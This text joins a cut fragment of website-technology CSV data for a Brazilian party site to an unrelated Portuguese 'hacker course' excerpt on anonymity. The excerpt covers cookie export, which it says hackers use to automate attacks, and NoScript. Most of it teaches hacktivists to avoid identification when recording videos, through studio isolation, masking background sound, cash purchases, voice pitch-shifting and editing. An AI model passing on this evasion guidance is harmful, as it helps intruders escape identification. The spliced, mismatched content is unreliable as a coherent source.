Remoto","Ferramenta de Desenvolvimento","Armazenamento na Rede","Leitor de Feed","Sistema de Gestão de Documentos","Landing Page Builder","Chat Direto","CRM","SEO","Contabilidade","Minerador de Cryptomoedas","Gerador de Sites Estáticos","Integração com Usuário","Biblioteca JavaScript","Containers","PaaS","IaaS","Proxy Reverso","Balanceador de Carga","UI Frameworks","Cookie compliance","Accessibility","Authentication","SSL/TLS certificate authorities","Affiliate programs","Appointment scheduling","Surveys","A/B testing","Email","Personalisation","Retargeting","RUM","Geolocation","WordPress themes","Shopify themes","Drupal themes","Browser fingerprinting","Loyalty & rewards","Feature management","Segmentation","WordPress plugins","Hosting","Translation","Reviews","Buy now pay later","Performance","Reservations & delivery","Referral marketing","Digital asset management","Content curation","Customer data platform","Cart abandonment","Shipping carriers","Shopify apps","Recruitment & staffing","Returns","Livestreaming","Ticket booking","Augmented reality","Cross border ecommerce","Fulfilment","Ecommerce frontends","Domain parking","Form builders","Fundraising & donations","Phone number","Skype","WhatsApp","Email address","Email address (verified)","Email address (safe)","Twitter","Facebook","Instagram","GitHub","TikTok","YouTube","Pinterest","LinkedIn","Owler","Title","Description","Copyright","Copyright year","Responsive","schema.org types","Cert organisation","Cert country","Cert state","Cert locality","Cert issuer","Cert protocol","Cert expiry","SPF record","DMARC record","SSL/TLS enabled","Google Analytics","Google AdSense","Medianet","Facebook","Optimizely","Company name","Inferred company name","Industry","About","Locations","Company size","Company type","Company founded","People"
2 "https://partidoliberal.org.br","WordPress","","","","","","","Responsive Lightbox & Gallery","","","Google Analytics","WordPress","AngularJS","","","","Cloudflare Turnstile","Font Awesome ; Google Font API","","HTTP/3 ; Open Graph","","","","","","","","","PHP","","","","Cloudflare","","","MySQL","","","","","","","Google Tag Manager","","","","","","","","Elementor","","","Yoast SEO","","","","","jQuery ; jQuery Migrate ; Lightbox ; OWL Carousel ; Underscore.js","","","","","","","Bootstrap","","","","","","","","","

- **Protection of session cookies**: Os cookies de sessão podem ser protegidos em dois cliques para evitar logout acidental de sites após a limpeza de cookies normais;
- **Cleaning and privacy**: Pode excluir automaticamente todos os cookies na inicialização;
- **LocalStorage**: Chaves/valores da página visualizada podem ser excluídos;


O código-fonte é gratuito (sob GPLv3) e publicado em uma plataforma pública, a única maneira de permitir revisões e contribuições externas.



Quando abrir um site, você pode operar sobre o site ou todos os cookies, conforme figura abaixo.




Selecione Manage all Cookies, e abrirá uma janela com muita informação, escolha um website que visitou recentemente e verá que os cookies serão exibidos na parte da direita. Conforme já dito, você pode editar o cookie, pode salvar exportação para um arquivo ou até mesmo importar um cookie que já tenha salvo. Um hacker precisa destes cookies salvos para realizar ataques a interfaces web que usam cookies para salvar dados, então com estes cookies em mãos dá para se automatizar com Requests no Python seus ataques.




Onde:

1. Filtro e busca de site/domínio;
2. Dados do cookie, podem ser editados;
3. Exportação, importação, bloqueio de edição, etc..


NoScript Security Suite é uma extensão de Browser compatível com a grande maioria dos Browsers modernos. É um software de distribuição livre, foi criado originalmente por Giorgio Maone e rapidamente a comunidade abraçou devido a necessidade de uma ferramenta que seja capaz de parar execução de scripts indesejados, feitos em Javascript, Java Applets, Flash, Silverlight e outros. Além dessa incrível base de conhecimento sobre scripts maliciosos, há a possibilidade do usuário adicionar URLs em listas. A ferramenta evoluiu de tal forma que é utilizada hoje até como contramedida contra exploits de browsers. Atenção o site oficial é https://noscript.net.




Quando entrar em um site, você deve analisar os scripts no site, veja que o domínio cryptobrowser.site (não é do autor deste livro) pode ser um site ruim, ter mineradores de web browsers, então analise os scripts.



Clique no símbolo de negar (conforme figura acima) e verá que agora o script não será mais confiável e sempre que o script for carregado o sistema irá excluir.



Uma boa pedida para privacidade é ter rodando em conjunto o uBlock e o NoScript, ambos formam uma boa dupla de extensões.



https://github.com/MrRawes/firefox-hosts/blob/firefox-hosts/hosts

1.9 Gravação de vídeos

Uma ação muito comum no hacktivismo são gravações, sejam comunicados de ações ou até mesmo a passagem de conhecimento hacker, acontece que neste ponto muitos hackers se revelam, seja uma tosse constante ou até som de fundo, neste tópico vou trazer a experiência de anos nesta área.


CURSO HACKER - ANONIMATO Gravando vídeos - Parte 10

1.9.1 Preparando o ambiente de gravação

Um passo muito importante, vários elementos podem lhe associar a um vídeo e o objetivo da montagem deste ambiente é desconectar você do cenário real e evitar algo pior que a associação, que é a localização do hacker.

Veja que no caso do seriado Mr Robot houve a variação de ambiente em 2 momentos, mas o ambiente inicial era perto do mar, ou seja, gaivotas e barcos lançam sinalizadores sonoros indiscutíveis naquele cenário, ela forma de gravação da segunda cena (casa da empresária) veja que não houve a preparação do ambiente de forma adequada.


Primeiro passo vou falar do cenário, o isolamento deve ser ao máximo, o ideal é construir um estúdio no interior de uma sala mas não apoiar o estudo nas paredes, e na parte inferior uma grande borracha, a mesma usada em borracharias.



Todo o chão do estúdio bem como o próprio estúdio devem estar em cima de placas de borracha para evitar a trepidação de uma avenida no som da gravação. Geralmente estas placas de borracha são vendidas para borracharias.

Tudo deve estar aterrado, a mesa deve ter fitas metálicas a fonte para que o hacker dissipe a energia estática, eu já usei uma fita metálica perto do teclado.

Atrás da cadeira (PAREDE 1), para a iluminação ser perfeita e o Chroma key ficar perfeito deve-se ter no mínimo 3 metros e entre a cadeira e esta parede no mínimo 1.8 metro, o ideal que este interior tenha no mínimo 3x3. Se o Chroma Key apresentar alguns erros pontuais será então possível ligar o hacker ao vídeo, ou seja, o Chroma Key é imprescindível para tirar o fundo e desacoplar o vídeo ao local de gravação. Na imagem abaixo há uma falha de iluminação devido a um estúdio com dimensões inferiores a 3x3.



Tanto a mesa como o Keyboard devem ser silenciosos, geralmente teclados de mola são tão barulhentos quanto gaivotas e barcos, faça um emborrachamento da mesa e consiga um teclado silencioso, a forma que digita também pode ser utilizado contra você. Outro elemento barulhento e que é pode levar a máfia até seu local é o celular, o celular emite sons e pelo momento em que toca e a diferença de tempo entre os toques (Whatsapp, Telegram, etc..) dá para realizar um filtro sobre a conta telefônica, e naturalmente por triangulação chegar até sua localização. Evite celular no estúdio.

Outro som que pode entregar a posição é o som de fundo, no caso do Mr Robot deveria ser de **proximidade com o mar**. Uma Internet boa com boa capacidade elétrica restringe bastante as áreas de busca, então posicione duas caixas de som INDEPENDENTES e principalmente independentes de CELULAR e COMPUTADOR. Consiga sons de fundo de locais distantes, se está no interior evite galinhas e consiga sons de rodovias, portos, proximidade com o mar, avenidas movimentadas.

Esse som de fundo é o que vai embaralhar, vai ficar impossível localizar o local da gravação por sons de sua localidade, mas qual o motivo de serem independentes? Simples, ambas devem ter timbres diferentes para gerar muitos ruídos de diferentes frequências e tons.

Agora, como comprar estes itens? Se foi pela internet com seu cartão de crédito digo que você acaba de estar associado a um possível estúdio de gravação! Mesmo que consiga montar um estúdio sem se associar aos produtos, muitos hackers compram máscaras e com as máscaras ficam associados, mas existe uma saída, há máscaras sem desenhos ou cores, e então o hacker pode pintar com tinta guache ou até mesmo com papel machê envenenar o look da máscara.

Há a possibilidade ainda de usar uma camisa que não deixaria rastro (se não tiver estampa) ou uma touca ninja adquirida no dinheiro em alguma loja de motoqueiros (sim, os motoqueiros usam abaixo do capacete).


Não deixe rastros de cartão de crédito nem em sites como MercadoLivre. Os ícones da área de trabalho podem entregar o que o hacker possui, e pelo que ele possui dá para chegar aonde ele vai, procure eliminar todos os ícones e também trocar o fundo, evite gravar a barra superior com horário de gravação bem como localização.


1.9.1 Ferramenta de gravação

Duas ferramentas são ótimas para realizar a gravação, na lista abaixo encontra-se na ordem de complexidade e também de recursos:

1. SimpleScreenRecorder (SSR);
2. OBS Studio;


O SSR é muito simples, e geralmente já vem instalado em GNU/Linux de alto nível, com 4 telas simples (geralmente já vem configurado) o hacker pode iniciar a gravação de seu screen e naturalmente a expor sua informação.






O arquivo gerado é bruto, ou seja, com todo ruído de fundo e como sua screen está, mas é um arquivo considerado pequeno.


Outro poderoso aplicativo é o OBS Studio, porém este é mais complexo e indicado para quem já está atuando há um tempo, com a possibilidade de montar cenários e aplicar efeitos já na gravação do vídeo.



Rapidamente o usuário pode trocar o cenário rapidamente apenas clicando sobre o cenário desejado, cada cenário pode conter elementos, tal como fundo, picture-in-picture, vídeos, páginas web, etc..




Veja a lista de recursos que podem ser adicionados.




A primeira ação a se tomar é remover o NOISE, noise é um ruído de fundo que pode ser proveniente de:

- Do seu próprio hardware (mesmo o computador estando externo ao estúdio);
- Sua respiração;
- Algum detalhe do ambiente interno e externo;


Selecione o dispositivo de áudio, com o botão do mouse clique em filtros (a). Agora adicione noise conforme imagem abaixo (b) e configure a sensibilidade do efeito (c).






(a) (b)

Evite cortar demais, pois quando falamos iniciamos em uma entonação mais baixa e partimos para a mais alta, então se o noise tiver cortando demais, então parte da sua fala será cortada.



(c)

Nunca dá para ser preciso, mas repare que a perda de um trecho da fala (ver figura abaixo) é insignificante quando bem configurado.



Mas essa configuração vai variar de ambiente para ambiente, então é relativo, mas o OBS vem com uma configuração padrão que pode não ser o que você precisa, sempre teste, teste e teste mais. Um problema é quando o ruído está acima do início de sua fala, então o corte será realizando ou perdendo parte da sua fala ou quando inicia-se a fala aparece o ruído de fundo.

Às vezes o recorde da screen não é tão perfeita, e acaba mostrando uma pequena linha nas bordas que como **nas ondas gravitacionais**, podemos deduzir o que está abaixo da janela que está sendo gravada. Recomenda-se adicionar ao cenário um fundo de uma cor, utilize PRETO pois **preto cai bem em qualquer look**.


Evite o uso de HD (disco) e mantenha o computador fora do estúdio, geralmente bem aterrado para evitar interferência no áudio, aterramento só para o computador e não urine em seu aterramento. Esqueça o uso de notebooks para esta atividade, e se puder coloque **water cooler** no PC com o resfriador externo.


Antes de iniciar a gravação, respire e pense bem na introdução, quando iniciar a gravação fique 30 segundos com sua respiração normal, não fique eufórico e não prenda a respiração pois vai lhe faltar nos próximos 2 minutos.

1.9.2 Ferramenta de edição de voz

Mesmo assim haverá a necessidade de editar o áudio, a ferramenta indicada é o Audacity, o além de trabalhar a qualidade do áudio é fundamental aplicar um efeito para desfocar a voz, para iniciar clique com o botão direito do mouse sobre o arquivo gerado na gravação do OBS Studio, e abra com Audacity.


O primeiro passo é pegar um padrão de noise do ambiente, e em especial, sua respiração. Se o ambiente foi montado como descrito aqui o único ruído será você, então selecione os 20 primeiros segundos do seu vídeo (a) e extraia um padrão de noise (b).







(a) (b)

Agora aplique todo o vídeo, mas selecione todo o vídeo para aplicar.



A segunda ação sobre o áudio é aplicar efeitos para garantir que a voz não explicitamente associada ao hacker, um efeito simples e que garante um bom resultado é o Pitch, com todo o vídeo selecionado, acesse o efeito Pitch (a).





(a) (b)

Altere os valores de Pitch e a frequência alterada, teste a frequência entre -18 e -25, use o Preview para avaliar e OK se gostar da voz (b). Pode explorar mais efeitos.


Para exportar é fácil, em File selecione Export, exportar para mp3.

1.9.3 Ferramenta de edição de vídeo


Uma ótima ferramenta é a Kdenlive que roda muito bem no GNOME apesar do nome, além de um editor de trilhas, permite:

- Adicionar efeitos visuais;
- Adicionar efeitos de áudio;
- Edição de elementos;


Arraste o vídeo original gerado no OBS Studio e o mp3 gerado no Audacity, conforme figura abaixo.




Agora que ambos elementos estão no projeto, é só arrastar o vídeo para a primeira trilha (automaticamente o áudio será jogado na terceira trilha) e jogar o mp3 gerado no Audacity na segunda trilha.



Agora o próximo passo é inibir a trilha A2, para não ter 2 áudios, basta clicar sobre o símbolo de áudio da trilha e colocar como mudo.



Remova o início, os 20 a 30 segundos iniciais que foi gravado para ajustar o mecanismo de noise no Audacity.



Seu vídeo está pronto para ser renderizado, mas salve antes!!!

1.9.5 Hardware de mixagem de voz

Um problema de uma mixagem via software é que é possível analisar o áudio conhecendo os software utilizado, uma boa ideia (não tenho grana para ter então não testei) é utilizar alteração da voz por hardware, antes do input do computador e assim até impedir a intrusão e roubo do áudio original.

